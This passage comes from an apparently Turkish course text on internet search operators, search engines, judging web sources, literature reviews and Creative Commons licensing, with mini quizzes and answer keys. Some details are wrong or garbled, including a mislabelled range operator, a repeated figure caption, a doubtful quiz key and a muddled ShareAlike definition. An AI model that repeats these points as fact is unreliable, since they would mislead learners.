

Figure 30. The Distance learning without quotation Marks

- As seen in the example below, when the words searched for DISTANCE EDUCATION are written in quotation marks, approximately 33.500.000 results are obtained.



Figure 31. The Distance learning without quotation Marks

Other Search Operators

In addition to the standard search operators, Google has also made available a number of different search operators, which enable rapid use of the features it offers. Query examples showing the functions and uses of the main operators are presented in the table.

Search Operator	Function	Querry Examples
filetype:	Used to search for files saved in a specific format. To use this operator, it is sufficient to type the extension of the file type (doc, xls, ppt, pdf, etc.) to be searched without leaving any spaces after typing “filetype:”..	“computer hardware” filetype:pdf Commemoration of Çanakkale Martyrs filetype:ppt
site:	It is used to limit the search results to the internet address or domain name type specified by the user. For example, a person who wants to search the websites of universities in Turkey can achieve this goal by typing ".edu.tr" without any spaces after typing "site:".	secure internet site:btk.gov.tr “academic calendar” site:.edu.tr
cache:	When indexing resources on the Internet, Google creates a text-heavy copy of their current state. After typing “cache:” in the search box, typing the address of a site without leaving any spaces can display the latest cached version of that site in Google.	cache: www.meb.gov.tr
“ ”	It allows specifying a range when written between two numbers and displaying the results containing all numbers in the specified range. For example, it lists pages that contain all numbers from 2010 to 2019, since 2010..2019 is written. If requested during the research, measurement or currency units can also be included.	Annual report 2010..2019 “Lego set” ₺100.. ₺150 Cleaning material 1.5 kg

Table 4. Query examples showing the functions and uses of prime operators

Other Search Operators Served by Google

If we only want to search for a specific file type, we can customize our search by typing

type:.

By typing **type:pptx** in our search type, we listed only results containing Microsoft powerpoint (presentation) files.



Figure 32. By typing type:pptx in our search type

What is PDF? PDF file extension:

One of the extensions that enables the creation and protection of the document on the computer is PDF. PDF stands for Portable Document Format in English, that is, "portable document format". One of the most important advantages of PDF files in a document that has been converted to PDF format is that it saves all fonts, vector objects and images used in the original document, and transfers them into PDF. Another feature is that many digital resources such as books, journals and theses are converted to pdf format on the Internet, as they take up much less space than the MB space the original document occupies. You can access these PDF files more easily by adding pdf as an extension or file format to the end of the keywords related to the subject you are researching (https://www.digitalders.com).

Example:



Figure 33. Search as Pdf

If you want to search for powerpoint presentations on the subject, the PowerPoint file extension should be added by writing ppt at the end of the keyword. You can search by file extensions. The files related to the subject can be accessed in less number and in the desired file formats.



Figure 34. Search as Pdf

Informative Videos :
https://www.youtube.com/watch?v=erZ3IyBCXdY

https://www.youtube.com/watch?v=s9XZk9CLxK4
https://www.youtube.com/watch?v=0eKVizvYSUQ

Mini Quiz

1. **Examine the following word groups carefully and mark the ones that need to be put in quotation marks.**
   a) Nuclear energy
   b) Malnutrition
   c) Greenhouse effect
   d) Osteoclasis
   e) All of them

2. **If you had to research the effects of globalization on environmental problems, which of the following words would you choose as a keyword?**
   a) Globalization, environment
   b) Environment problem
   c) Globalization, environment, on
   d) Globalization, environment, problem, on
   e) Globalization, environment, problem, influence on

3. **If you were asked to research the factors that cause Internet addiction in young people, which of the following search strategies would you choose?**
   a) Young people and the Internet
   b) Teenagers OR the Internet
   c) Teenagers AND the Internet AND addiction
   d) Young people AND "Internet addiction"
   e) Teenagers OR the Internet OR addiction

4. **Which of the following types of resources would you use to find synonyms, narrow-scoped and broad-based words related to keywords?**
   a) Thesaurus
   b) Encyclopedia
   c) Dictionary
   d) Book
   e) Catalog

5. **Which of the following reduces the number of resources to be accessed as a result of the search?**
   a) OR use
   b) AND use
   c) Star use
   d) Use of wildcards
   e) Question mark

6. **Which of the following words would you not use in research on media?**
   a) TV
   b) Newspaper
   c) Radio
   d) Computer
   e) All of them

7. **Which of the following words would you not use as an alternative to this word in a search with the keyword computer?**
   a) Laptop
   b) Desktop
   c) Notebook
   d) netbook
   e) Internet

8. **After the photo syntax, a search using a wildcard**

(photo*) would not include which of the following words in the search?

a) Photograph
b) Photography
c) Photosynthesis
d) Photographer
e) Photo

9. What does the concept of searching for articles on social networks add to the database? How do you enter more accurate results?

a) social networks
b) "social networks"
c) social AND networks
d) social OR networks
e) social AND network*

Mini Quiz answers: 1a, 2d, 3d, 4a, 5b, 6d, 7e, 8b, 9b,

INFORMATION SEARCH TECHNIQUES ON THE INTERNET

Information search tools on the web (Hacettepe University, 2020):

- Topic Guides
- Search Engines
- Super Search Engines

Web Addresses

Every web site has an address. Each part of these addresses, called the URL (Uniform Resource Locator), provides different information about the Web site. Correct and complete writing of addresses is important for access (Hacettepe University, 2020).

For example, sections of http://www.comu.edu.tr are explained below:

- **http**: The Used Internet protocol
- **www**: The used web tool
- **comu**: Server name
- **edu**: Field name
- **tr**: Country code

Subject Guides

They are collections of Web sites that are selected and organized by topic. Sub-topics and related sites are listed under general topic headings (Hacettepe University 2020).

It is appropriate to use them when you start research with a general subject approach. They require navigating between topics and subheadings. Their scope is much more limited when compared to search engines (UMGC, 2022).

It is possible to collect the subject guides in two groups:

Subject guides prepared by commercial institutions: They are prepared by commercial institutions and often include search engine functions.

Examples:

- Yahoo Directory (http://dir.yahoo.com/)
- Google Directory (http://directory.google.com/)
- About (http://www.about.com/)
- Arabul (http://www.arabul.com/)

Subject guides prepared by libraries: Many libraries create subject guides by evaluating and organizing Web resources. The resources in such guides can be used with confidence as they have been pre-assessed.

Examples:

- AcademicInfo (http://www.academicinfo.net/)
- Intitute (http://www.intute.ac.uk/)
- Digital Librarian (http://www.digital-librarian.com/)
- INFOMINE (http://infomine.ucr.edu)
- Internet Public Library (http://www.ipl.org)

Search Engines

Search engines are systems that index all resources open to public access on the internet and record them so that research can be done when necessary (LINCS, 2020). Search engines organize the information obtained by spiders and create search indexes stored in huge databases. They are access tools that automatically index web pages with the help of some software (Hacettepe University, 2020). When ranking results, they can also benefit from information such as the searcher's language, the user's physical location, and even previous search topics.[2] No search engine can index the entire Web, which contains millions of Web pages. Search engines cover only a part of the Web and therefore bring different results in searches (Hacettepe University, 2020).

Search Engines video:
https://www.youtube.com/watch?v=53rwA2d8fyw

Search Engine	Explanation
Google (google.com.tr)	It is a search engine service developed by Google and widely used around the world. Being integrated with Google services such as Android operating system, GMail, Google Maps and YouTube contributes to its preference.
Bing (bing.com)	It is a search engine service of Microsoft. Although it is mainly used in the United States, it is also preferred in other countries.
Yahoo! (yahoo.com)	Yahoo! is a search engine that works integrated with the internet portal. It can interact with other Yahoo services.
Baidu (baidu.com)	This is a search engine used by citizens of the People's Republic of China. It is rarely used in other countries, as its focus is Chinese citizens.
Yandex (yandex.com)	It is a search engine service developed in Russia. It is mainly used in Western Asian and Balkan countries, including Turkey. Maps and cloud storage services are also available, as in Google.
DuckDuckGo (duckduckgo.com)	It is a privacy-focused search engine. Unlike Google and many other search engine services, it does not follow the search behavior of users and does not show ads according to the words searched in the past and the sites visited. In other words, the advertisements shown are aimed at the general audience as on television.

Table 5. Commonly Used Search Engines (Sağıroğlu et al. 2020).

Super Search Engines

Super search engines (metasearch engines) use multiple search engines at the same time and give results together. Because they use different search engines together, the results they bring are more than the results obtained from a single search engine (Hacettepe University, 2020)

Examples:

- Dogpile (http://www.dogpile.com/)
- MetaCrawler (http://www.metacrawler.com/)
- Search (http://www.search.com/)

Getting Successful Results from Searches

In order to achieve more successful results when searching for information on the web, the following should be considered (Hacettepe University, 2020):

- Include other keywords synonymous with the search
- Enclose phrases in quotes (“world health organization,” “information literacy”)
- Write the most important words first
- Use lower case
- Use developed search features

Advanced Search on Search Engines

Most search engines offer advanced search as well as simple search, just like library catalogs and databases. Advanced search provides the opportunity to reach fewer and more relevant results (Hacettepe University, 2020)

Search on Google:

Google ranks the results in order of relevance. The page it finds most relevant to the subject is at the top. Word choice and order affect search results (Hacettepe University, 2020). The advanced search menu consists of two parts. The first part consists of search boxes and descriptions where the search operators mentioned in this section can be used. Each of the search boxes in the menu performs the function of a different search operator (Sagiroglu et al. 2020). In the second part of the advanced search menu, some restrictions that cannot be made using search operators are included. It is possible to reduce the search results obtained by using the features found here, to sites broadcasting in a certain language or from a certain geographical region. The site or domain name and file type properties allow access to the functions of the site: and filetype: operators, respectively. By using the terms seen in feature, it is possible to search only a certain part of the pages in the Google index. For example, when the "in the URL of the page" option is selected, the keywords entered are scanned in the site addresses (such as http://www.

gim.org.tr/hakkimizda.php) and the relevant results are displayed (Sağıroğlu et al. 2020).

To make a search on Google- video: https://www.youtube.com/results?search_query=adviced+seach+on+google

Shortcuts on Google

Google also has quick functions such as finding definitions, calculating, and converting currency rates. To find the definition of any concept, you need to type the word for which you're looking for the definition next to the word **define** in the Google search box (for example, define:internet). In this case, you will only access the definitions, not the Web pages related to that word (Hacettepe University, 2020). The similar (~) sign is used to include synonyms in the search scope. For example, a search with the **oncology** keyword (~oncology) with a similar sign at the beginning will also lead us to documents containing the word cancer, which is synonymous with the word oncology (Hacettepe University, 2020).

Google Data Bases

It is also possible to search on Google only on a certain type of information or material, such as images, news, photos and blogs. The two most used Google databases in academic studies are Google Books (Google Books - http://books.google.com) and Google Scholar (Google Scholar - http://scholar.google.com) (Hacettepe University, 2020). The Google search engine has a special service called Google academic, which is used to scan academic content as well. Through this customized search engine, easy access to scientific topics, articles and research is provided. The results it provides have higher reliability as they are of scientific origin.



Figure 35. The typing the keyword , author name or article name

Evaluation of Web Sources

Although search engines make it easier to access the information that meets the desired conditions among the information sources, the number and variety of which are increasing all the time, they cannot guarantee the reliability of the information obtained. Therefore, while researching on the internet, another issue that is as important as accessing the information is the evaluation of the reliability of the information obtained (Sağıroğlu et al. 2020). The criteria that can be used in the evaluation of this information (Hacettepe University 2020) are listed below:

Accuracy

- Is the information given in the source correct?
- Is the source internally consistent?
- Is the information you find credible?
- Is the source of the information clear?
- Does it contain grammatical and spelling errors?

Reliability

- Who is responsible for the web page? Is the author or supporting institution known?
- Is the author an expert on the subject? What is education?
- Is there an address on the page where the author can be contacted?
- What is the domain name (URL extension) of the page?

Objectivity

• Is the purpose of the site clear? Why was it made and why was it put on the Web?

• If there are different points of view, does it include them?

• If there is a bias, is this clearly stated? As long as you know you're taking sides, these resources can be just as helpful to you as others.

• Is the source based on proven information or personal opinions?

Up-to Dateness

• When was the page created? Is there a date on it?

• Is it up to date? When was the page last updated?

• Is the up-to-dateness of the information appropriate for your purpose?

• Are the links on the page working?

Scope

• What is the scope of the web page?

• Does it cover the subject in all its aspects?

• Is it detailed enough?

• Is the scope suitable for your purpose?

• Does the page meet your information needs?

Mini Quiz

1. **Which of the following is not an Internet tool?**
   a) e-mail
   b) blog
   c) ftp
   d) www
   e) telnet

2. **Which of the following is used to search for information on the Web?**
   a) search engines
   b) topic guides
   c) super search engines
   d) business subject guides
   e) all

3. **Which of the following is an example of a super search engine?**
   a) altavista
   b) Yahoo
   c) dogpile
   d) Google
   e) Search and find

4. **Internet Public Library is an example of which of the following?**
   a) Search engine
   b) Topic guide
   c) Super search engines
   d) Subject guide prepared by libraries
   e) Business subject guide

5. **Which of the following statements about search engines is false?**
   a) They automatically index web pages
   b) They index the entire superficial Web
   c) They produce different results
   d) They cannot access information on the deep web
   e) They carry some different search features

6. **Which Google database allows you to access scientific articles?**
   a) google directory
   b) google books
   c) google blogs
   d) google images
   e) google scholar

7. **Which of the following is the domain name of a site belonging to an educational institution?**
   a) .gov
   b) .mil
   c) .edu
   d) .org
   e) .com

8. **Which of the following statements is correct?**
   a) All information on the web is public
   b) Search engines search the superficial Web
   c) Search engines search library catalogs
   d) Information on the deep web is publicly available
   e) Search engines search databases

9. **Which of the following statements is false?**
   a) All information on the web is up to date
   b) Everyone puts the information they want on the web
   c) c. The nature of information on the web changes
   d) d. Information on the web needs to be evaluated
   e) Wikipedia (Wikipedia) is a resource where everyone can create content

10. **What criteria should be considered when evaluating web resources?**
    a) truth
    b) reliability
    c) impartiality
    d) topicality
    e) all

Mini Quiz answers: 1b, 2e, 3c, 4d, 5b, 6e, 7c, 8b, 9a, 10e

LITERATURE REVIEW

Collecting data by examining existing sources and documents is called literature review (Bilgili, 2011). Before starting the literature review, your research question should be clearly defined[1]. The most important contribution of literature review is to identify the deficiency among these ways and help you find an answer to the question of how to eliminate this deficiency[1]. As a result of the literature review, you should identify the methodological and theoretical shortcomings of previous studies related to your research question. Relationships should be established between the sources accessed in the literature, schools, names and all information relevant to the research question should be collected. As a result of the literature review, the deficiencies of the studies related to the research question should be determined, the limitations of the study should be defined, and it should be explained what contribution you will make to the scientific field with this study[1]

Why is it important to do a literature review on the subject?

• Literature review provides an understanding of the subject.

• With literature review, resources and documents related to the subject are identified and collected in research based on source scanning or document review methods (Inci, 2015). Studies on the subject are determined and reading these studies and studies on the researched subject provide the development of ideas for new studies. In addition, more detailed information about the subject can be obtained by compiling the studies on the subject.

What stages does the literature review consist of?

1- Determining the research question and keywords:

At the beginning of the literature review, the researcher determines a title and decides to what extent the subject will be examined within the scope of this title[1].

2- Determining the means of scanning and planning the scanning:

It should be determined which resources will be used within the scope of the determined subject, and the status of accessing these resources should be determined. How long it will take for the scan to be completed should be planned in time.

[1]Akademik Kaynak." Literatür Taraması Nedir ve Nasıl Yapılır?". Erişim: 24 Haziran 2022. https://www.akademikkaynak.com/literatur-taramasi-nedir-ve-nasil-yapilir.html

Division and classification of scanning into sub-parts:

Classification should be made by creating various sub-headings related to the research question. At this point, the reliability of the sources you come across while scanning is very important. Academic publications written for a professional audience rather than popular publications for the general public should be addressed first.

3- Concluding the literature review:

A conclusion should be written on the completed scan. In this result, the information of the sources related to the research question should be included and these resources should be evaluated with a critical and analytical approach.[1] By scanning many scientific journals and catalogs via search engines on the Internet, scientific studies, research articles and the desired information can be reached in a short time by writing the right keywords and appropriate extensions. Search engines, when the keyword filetype:pdf is typed, free pdf-formatted journals and books on the subject can be accessed. By typing Google scholar or Google academy, scientific articles can be accessed from the special Google search engine to be opened.

Google Academic Usage: Google Scholar (Google Scholar or Google academy) is a search engine that searches only academic articles and topics. In the citations section under the topics, it gives the number of other articles that refer to the article and the list of those articles.

In Google scholar (https://scholar.google.com/) the desired scientific studies can be reached with the keyword, as well as the author's name or the

author's e-mail address, and all the works of the author can be listed. In addition, studies by years can also be searched (https://scholar.google.com).

[1]Akademik Kaynak." Literatür Taraması Nedir ve Nasıl Yapılır?". Erişim: 24 Haziran 2022. https://www.akademikkaynak.com/literatur-taramasi-nedir-ve-nasil-yapilir.html



Figure 36. The typing the keyword , author name or article name



Figure 37. The typing the keyword , author name or article name



Figure 38. The typing the keyword , author name or article name

Many free digital scientific resources can be used by accessing databases containing research journals and articles in different fields on the Internet. Some sample data sources that can be accessed in scientific publications are given below.

PubMed,: It is a comprehensive and open access database where articles in the field of medicine and health sciences are indexed. International studies and published articles on health sciences are presented in an up-to-date manner. **PubMed** includes more than 30 million contents on molecular biology, genetics, medical sciences and life sciences. (https://mk.gov.tr/ContentFiles/pubmed.pdf) The address ncbi.nlm.nih.gov/pubmed/ is used.

Web of Science: Provides you with access to the most relevant and prestigious publications in your research field by regularly scanning journals and conference proceedings on Science, Social Sciences, Arts and Humanities. It provides links to all related records by using reference information and subject relations in the studies of expert researchers producing publications in your research field.

The Thesis Center of the Turkish Council of Higher Education: It has been opened to access in electronic environment in order to contribute to science and support scientific research and activities within the framework of the provisions of Supplementary Article 40 of the Higher Education Law No. 2547. Researchers cannot use, publish, distribute or copy all or part of the theses for commercial or financial gain without the permission of the author. Researchers using the **National Thesis Center Web Page** can benefit from these theses within the framework of scientific ethics and citation rules. Master's and doctoral theses on the subject can be downloaded from the system as abstract and pdf files. (https://tez.yok.gov.tr/UlusalTezMerkezi/). In summary, to access academic and scientific articles written in Turkish or English, web sites such as ScienceDirect, Springer Link, ResearchGate, Google Academic – Google Scholar, YÖK Thesis Center, Academia, PubMed, DergiPark Akademik, Web of Science, Scopus, TR Index, Nature and Megep are available. The articles on these pages can be accessed free of charge or for a fee. (https://teztarama.com/makale-okuma-siteleri/). Databases containing scientific journals are explained above as an example. However, links to different databases containing research journals and articles in

different fields are given below. Those who want to scan a desired topic or to read an article on the relevant topic can access related and different databases by using the links below:

https://www.sciencedirect.com/

https://www.researchgate.net/

scholar.google.com.tr

https://tez.yok.gov.tr/UlusalTezMerkezi/

https://www.academia.edu/

https://pubmed.ncbi.nlm.nih.gov/

https://dergipark.org.tr/tr/

https://login.webofknowledge.com/

https://www.scopus.com/

https://trdizin.gov.tr/

https://www.nature.com/

http://meslek.eba.gov.tr/

How to write a literature review video:

https://www.youtube.com/watch?v=BgNehPgFiyc

Mini Quiz

1. **Which of the following is false regarding the literature review?**
   a) Existing resources and documents are collected.
   b) Existing sources and documents are examined.
   c) research problem should be clear before starting.
   d) It helps to identify the deficiency related to the subject.
   e) It starts with scanning.

2. **Which of the following is not one of the stages of literature review?**
   a) Determining the research question
   b) Identifying keywords
   c) Identifying the means of scanning
   d) Determination of research findings
   e) Scheduling the scan

3. **How should the conclusion part be in the literature review?**
   a) Critical
   b) Analytical
   c) Associated with the research question
   d) All
   e) None

4. **Why is it important to do a literature review?**
   a) Provides a better understanding of the subject.
   b) Provides source scanning.
   c) Provides the identification of documents related to the subject.
   d) Provides the collection of documents related to the subject.
   e) All

5. **What is the literature stage in which the researcher determines a title and decides to what extent the subject will be examined within the scope of this title?**
   a) Identifying the means of scanning
   b) Classification of scanning
   c) Determining the research question and keywords
   d) Dividing the scan into sub-parts
   e) None

6. **What is it called to collect data by examining existing sources and documents?**
   a) Keyword selection
   b) Subject selection
   c) Source selection
   d) Literature review
   e) Web research

7. **What is it called to determine which resources will be used within the scope of the determined subject and to determine the status of accessing these resources?**
   a) Concluding the literature review
   b) Dividing the scan into sub-parts
   c) Identifying the means of scanning
   d) Identifying keywords
   e) None

8. **How is the scan divided into sub parts?**
   a) Resources are evaluated with a critical and analytical approach.
   b) By scheduling how long the scan will take to complete.
   c) By searching library catalogs with search engines
   d) By creating various sub-headings related to the research question,
   e) None

9. **Which of the following is not reached as a result of the literature review?**
   a) Previous studies
   b) Deficiencies
   c) Procedural problems
   d) Study limitations
   e) None

10. **Which of the following should be considered for the sources used in the literature**
    a) Truth
    b) Reliability
    c) Impartiality
    d) Topicality
    e) All

Mini Quiz answers: 1e, 2d, 3d, 4e, 5c, 6d, 7c, 8d, 9e, 10e

LEGAL AND ETHICAL ISSUES

Although it is possible to access various contents as a result of a simple internet search, there are various legal and ethical limitations when it comes to using them. Unless otherwise stated, the rights to use, publish and modify a content, namely copyrights, belong to the content producer. Violation of these rights by others is a crime (Sağıroğlu et al. 2020).[2] There are 3 issues to be considered in this regard:

1- Copyright
2- Fair Use
3- Plagiarism

1- Copyright: It refers to all the rights of the creator of an idea or work of art (such as copying, reproduction, distribution, sale and production of other forms) and is protected by law (Hacettepe University, 2020) Works outside the scope of Copyright (Hacettepe University, 2020):

- Works with expired copyright (Like the Works of Shakespeare)
- Works allowed to be used, copied an distributed by the creator of them (like freeware software) (Hacettepe University, 2020)

An international organization known as Creative Commons (CC) (creativecommons.org) has developed a straightforward content licensing model based on simple icons. **CC licenses** have six license groups consisting of various combinations of the four main symbols. CC symbols are introduced in the table (Sagiroglu et al. 2020). Creative Commons licenses give everyone from individual creators to large institutions a standardized way to grant the public permission to use their creative work under copyright law. From the reuser's perspective, the presence of a Creative Commons license on a copyrighted work answers the question, "What can I do with this work?

The Creative Commons License Options

There are six different license types, listed from most to least permissive here:

Symbol	Meaning	Abbreviation	Explanation
	Attribution	BY	Attribution is a symbol found in all CC licenses. It notifies that the name of the person or the organization should be mentioned while the content is being used.
	ShareAlike	SA	The License Resume icon indicates that changes should not be made to the license type determined by the person or organization providing the original content when reposting a content.
